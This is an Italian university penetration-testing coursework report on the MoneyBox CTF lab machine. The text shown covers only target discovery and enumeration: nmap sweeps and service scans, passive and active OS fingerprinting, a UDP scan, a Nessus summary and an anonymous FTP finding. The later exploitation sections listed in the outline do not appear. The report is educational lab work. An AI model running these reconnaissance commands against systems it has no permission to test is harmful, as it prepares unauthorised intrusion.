MoneyBox

Penetration Testing & Ethical Hacking

A.A 2022/2023


Prof. Arcangelo Castiglione

Vollono Luigi - 0522501163


OUTLINE

1) **Strumenti utilizzati**
2) **Information Gathering & Target Discovery**
3) **Enumeration Target & Port Scanning**
4) **Vulnerability Mapping**
5) **Target Exploitation**
6) **Privilege escalation**
7) **Maintaning access (Fallito)**
8) **Conclusioni**

1) Strumenti utilizzati



Macchina attaccante
IP: 10.0.2.4



Hai Everyone......!

Welcome To MoneyBox CTF

```
MoneyBox
```


it's a very simple Box.so don't overthink

MoneyBox: 1
IP: ????


Rete Nat

2) Information Gathering & Target Discovery

Otteniamo l’indirizzo IP della macchina target:




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:15:13:17      1      60  PCS Systemtechnik GmbH
10.0.2.5        08:00:27:75:b6:02      1      60  PCS Systemtechnik GmbH
```



```
└─# nmap -sP 10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 13:19 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00013s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00012s latency).
MAC Address: 08:00:27:15:13:17 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up (0.00021s latency).
MAC Address: 08:00:27:75:B6:02 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.98 seconds
```


Verifica IP:



```
└─# ping -c 4 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.341 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.212 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.203 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.204 ms

--- 10.0.2.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3046ms
rtt min/avg/max/mdev = 0.203/0.240/0.341/0.058 ms
```


2) Information Gathering & Target Discovery

OS fingerprint passivo:



```
.-[ 10.0.2.4/53054 -> 10.0.2.5/80 (syn+ack) ]-
|
| server   = 10.0.2.5/80
| os       = ???
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|
`----

.-[ 10.0.2.4/53054 -> 10.0.2.5/80 (http response) ]-
|
| server   = 10.0.2.5/80
| app      = Apache 2.x
| lang     = none
| params   = none
| raw_sig  = 1:Date,Server,?Last-Modified,?ETag,Accept-Ranges=[bytes],?Content-Length,?Vary,Content-Type:Connection,Keep-Alive:Apache/
2.4.38 (Debian)
|
`----
```


OS fingerprint attivo:



```
└─# nmap -O 10.0.2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 13:21 CEST
Nmap scan report for 10.0.2.5
Host is up (0.00016s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:75:B6:02 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```


3) Enumeration Target & Port Scanning

Scansione porte TCP:



```
└─# nmap 10.0.2.5 -p- -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 14:36 CEST
Nmap scan report for 10.0.2.5
Host is up (0.000090s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:75:B6:02 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.42 seconds
```


Scansione porte UDP:



```
└─# unicornscan -mU -Iv 10.0.2.5:1-65535 -r 5000
adding 10.0.2.5/32 mode `UDPscan' ports `1-65535' pps 5000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
sender statistics 4869.1 pps with 65544 packets sent total
listener statistics 0 packets recieved 0 packets droped and 0 interface drops
```

3) Enumeration Target & Port Scanning

Scansione servizi attivi:



Ports


The 65532 ports scanned but not shown below are in state: **closed**

- 65532 ports replied with: **reset**


Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	3.0.3	
	ftp-anon	Anonymous FTP login allowed (FTP code 230) -rw-r--r-- 1 0 0 1093656 Feb 26 2021 trytofind.jpg					
	ftp-syst	STAT: FTP server status: Connected to ::ffff:10.0.2.4 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text At session startup, client count was 4 vsFTPd 3.0.3 - secure, fast, stable End of status					
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
	ssh-hostkey	2048 1e30ce7281e0a23d5c28888b12acfaac (RSA) 256 019dfafbf20637c012fc018b248f53ae (ECDSA) 256 2f34b3d074b47f8d17d237b12e32f7eb (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)
	http-title	MoneyBox					
	http-server-header	Apache/2.4.38 (Debian)					

4) Vulnerability Mapping

Scansione tramite Nessus:




Host	Vulnerabilities ▼
10.0.2.5	9 1 37



4) Vulnerability Mapping

Connessione tramite HTTP:




Hai Everyone......!

Welcome To MoneyBox CTF

```
 __  __                        ____            
|  \/  |                      |  _ \           
| \  / | ___  _ __   ___ _   _| |_) | _____  __
| |\/| |/ _ \| '_ \ / _ \ | | |  _ < / _ \ \/ /
| |  | | (_) | | | |  __/ |_| | |_) | (_) >  < 
|_|  |_|\___/|_| |_|\___|\__, |____/ \___/_/\_\
                          __/ |                
                         |___/                 
```

it's a very simple Box.so don't overthink

